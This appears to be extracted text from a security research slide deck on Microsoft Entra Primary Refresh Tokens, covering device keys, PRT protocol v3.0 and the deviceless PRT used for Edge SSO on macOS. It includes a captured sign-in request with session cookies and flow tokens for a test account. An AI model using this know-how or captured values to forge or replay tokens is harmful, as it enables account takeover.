
- Primary Refresh Tokens are Single Sign On tokens
- Can be used to sign in to any application and any Entra connected website
- Links a user identity to a device identity
 - Is used in Conditional Access to enforce device based controls (compliant/hybrid joined/etc)
- Needs a session key to operate

On Windows

- Session key is protected by a Trusted Platform Module
- PRT is always bound to a device



Token Hierarchy



PRT protocol versions

Windows uses PRT protocol 2.0.
Then Microsoft decided to support macOS....

...and they added PRT protocol
v3.0 and introduced a
DEVICELESS PRT



Device registration – cryptographic keys

Windows

Device certificate (Entra signed) + private key (RSA key)

Transport key (RSA key) – sent as **BCRYPT_RSKEY_BLOB**

On macOS (PRT v3)

Device certificate (Entra signed) + private key (RSA key)


Transport key (RSA key) – sent as JSON Web Key (JWK)

JWK specs written by Microsoft employee Michael Jones

<https://datatracker.ietf.org/doc/html/rfc7517>




PRT request and broker mechanics - Windows



JWE <https://datatracker.ietf.org/doc/html/rfc7516>

PRT request and broker mechanics – macOS



PRT protocol version 3.0 - usage

Implementations we have analyzed:

Edge SSO

Uses deviceless PRT directly for SSO after signing in to Edge

Intune macOS SSO Extension

Uses device-bound PRT that is obtained via deviceless PRT

Other platforms, like android and iOS, are also known to also utilize this.



PRT protocol version 3.0

Edge on MacOS has Single Sign On capabilities – using the deviceless PRT as an SSO mechanism

3143	https://aadcdn.msftauth.net	GET	/ests/2.1/content/cdnbundles/ux.converged.login.strings-en-gb.min_2ue0as7mkd11c4rhegqs5a2.js	200	49114	script	js	✓	152.199.23.37	14:17:45 14 Dec ...	
3146	https://assets.msn.com	GET	/bundles/v1/edgeChromium/latest/shoppingHomepage.ac16ffcde8215071290f.js	200	665884	script	js	✓	23.73.4.96	14:17:45 14 Dec ...	
3193	https://login.microsoftonline.com	POST	/common/login	✓	200	73169	HTML	Sign in to your account	✓	20.190.159.70	ESTSAUTHPERSISTE... 14:17:50 14 Dec ...
3201	https://aadcdn.msftauth.net	GET	/shared/1.0/content/js/ConvergedSA_Core_hEU8Z4jpyOGtnYlcmP5cGw2.js	200	311587	script	js	✓	152.199.23.37	14:17:51 14 Dec ...	
3202	https://aadcdn.msftauth.net	GET	/shared/1.0/content/js/ConvergedSA_Core_hEU8Z4jpyOGtnYlcmP5cGw2.js	200	100000	script	js	✓	152.199.23.37	14:17:50 14 Dec ...	

The screenshot shows a browser developer tools Network tab with two main sections: Request and Response.

Request:

- Method: POST
- URL: /common/login
- Headers:
 - Host: login.microsoftonline.com
 - Cookie: wlidperf=FR=L&ST=1671023880201; clrc=%2219341%22%3a[%22+SjF/0ga%22%2c%220ZwqeA8Y%22]; brcap=0; esctx=AQABAAAAAAD--DLA3V070rdgJ7WevrNesaZWX_00L02fFhsc_N9hwF66tJ5I17Z1AmkDkLjne_FMCR0uo90-x9SsRY0JdHvm5YliuuB46-xz8j4ouCuIaQH4EDbT8KKI3Ybp6KQcBP736H4ioGMKrBtPegiqQSacWnVM0eBiwlwMjN1eFBgStjBPVVi_kkZ2GG8YEX2A0qAA; buid=0.ASUAME_N-B6jSkuT5F9XhpElWiC41uzCMrZjmKZERTDlp3oBAAA.AQABAAEAA; Rrb2XYUhtC68urPa1HztXiIvE2zPy7CC_cbbR9oI179X_sEFC3n9pBf10mTuIe4g8gAA; fpc=AqBVohzgljBEmPDkn2uRTfn_WQqMAQAAAPzDK9s0AAAA; stsservicecookie=estsf; x-ms-gateway-slice=estsf
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 - Content-Type: application/x-www-form-urlencoded
 - Origin: https://login.microsoftonline.com
 - Content-Length: 1834
 - Accept-Language: en-GB,en;q=0.9
 - User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) PKeyAuth/1.0
 - Referer: https://login.microsoftonline.com/
 - Accept-Encoding: gzip, deflate
 - Connection: close
- Body:

```
i13=0&login=olaftesting%40falalconforce.io&loginfmt=olaftesting%40falalconforce.io&type=11&LoginOptions=3&lrt=&lrtPartition=&hisRegion=&hisScaleUnit=&passwd=1&ps=2&psRNGDefaultType=&psRNGEntropy=&psRNGCSLK=&canary=FVNevj%2F5hhDwT%2BTKhAX%2BJZVCnfz5Tlk2TdSSvEZNk%3D1%3A1&ctx=rQQIARAajVjPaNNgFO-XtF1XzI0bi0xUsAexJE2T9C8M1nbT0rXFpbZrEebXL1-a2CRfTdKm9CqI4EVERS42ExoSbwou-hpYE892t28CorHetKwsft-PH68x4P3e7zfc4YSLmdyMTTGLfSaBukrtE8y-WiGMmpVobnGIFHPCNmwykmn4EpRhtFpMDhJEynobUadK99e_9XqIvlT-_1e9_KYARiB027dkqi4jBGhgyiE0uh8VygxsQ5eLxRTP-GYAJAC-odaJDxcG2o5ntQXqijgKsRbmNXJA-bDJ3CiMqNium5Eae6TA57M9x33k8roqQlnzMs9qVzk2rJrbGLUd0otd0KBE-pijT8X4RdElGL2IR3SU04XALPiU0Fl2ho-0f7600cwxXYFDG0laRNf0HCGKomsm3ociYdu0kC42NTlynolxVsYK70n0dxocemmB5SZe8NN7KQDCnsuei0fq0ufLBQIrYwpRzbzg0De_6fT19MnS75ebrwWu4MVNhoDJ2Bkb25JZB79bsVGxbvvL5TT3T64ocg0FkJBZdVaCPVIgaef9TXC55Z6NnBj-Pp0adfpf81&hpgrequestid=86d996d9-ee07-4094-955f-603dc6458303&flowToken=AQABAAEAAAD--DLA3V070rdgJ7Wevrwg-rgpMfx4NGGWib3c3nZuw9PledwgyrpTn7lkfbfwqklfCnnSRuZ5D6SG2Ds7KxNu04jNMGsU6xlbqtH0VxrvmXZ-wh62AJyay6Hlp31kRxn8t3kI15iQZ0VthoE-BcmdpxNoaw65Uy3NPjLC_wkZdL6VjM05ApuGVv3-2BUyWVD0IXuLX-qZlaizzDkxd46U1Tvb-L7blHLNN8oL6voIEy1VvjLb7BHvbGQ9M0q4GQCE_eKv_Gdj78de0Lwr7stdN7J-FHyvegy8aV1pAV_2gUbWitK51lIchcBrcrgoX59Y4-EdGMRqVvxsdTbBQ-780aoYfEHBySGThTFzu4fNaU-8-54IMg0E937os300qheeMrRm54Z6yD_UKpy0ivAe9NUG3dkF4IZP1jIav00aOoy606vtqTeRrzLpbwczTRnhKiDpRnxBwoxIhAKMkEIAA&PPSX=&NewUser=1&FoundMSAs=&fspost=0&i21=0&CookieDisclosure=0&IsFidoSupported=0&isSignupPost=0&isRecoveryAttemptPost=0&i19=9936
```

Response:

- HTTP/1.1 200 OK
- Cache-Control: no-store, no-cache
- Pragma: no-cache
- Content-Type: text/html; charset=utf-8
- Expires: -1
- Vary: Accept-Encoding
- Strict-Transport-Security: max-age=31536000; includeSubDomains
- X-Content-Type-Options: nosniff
- X-Frame-Options: DENY
- Link: <https://aadcdn.msftauth.net>; rel=preconnect; crossorigin
- Link: <https://aadcdn.msftauth.net>; rel=dns-prefetch
- Link: <https://aadcdn.msauth.net>; rel=dns-prefetch
- X-DNS-Prefetch-Control: on
- P3P: CP="DSP CUR OTRi ONL FIN"
- x-ms-request-id: 2aaeade-06cf-4ffd-bae6-01ab7c064300
- x-ms-ests-server: 2.1.14357.7 - WEULR1 ProdSlices
- X-XSS-Protection: 0
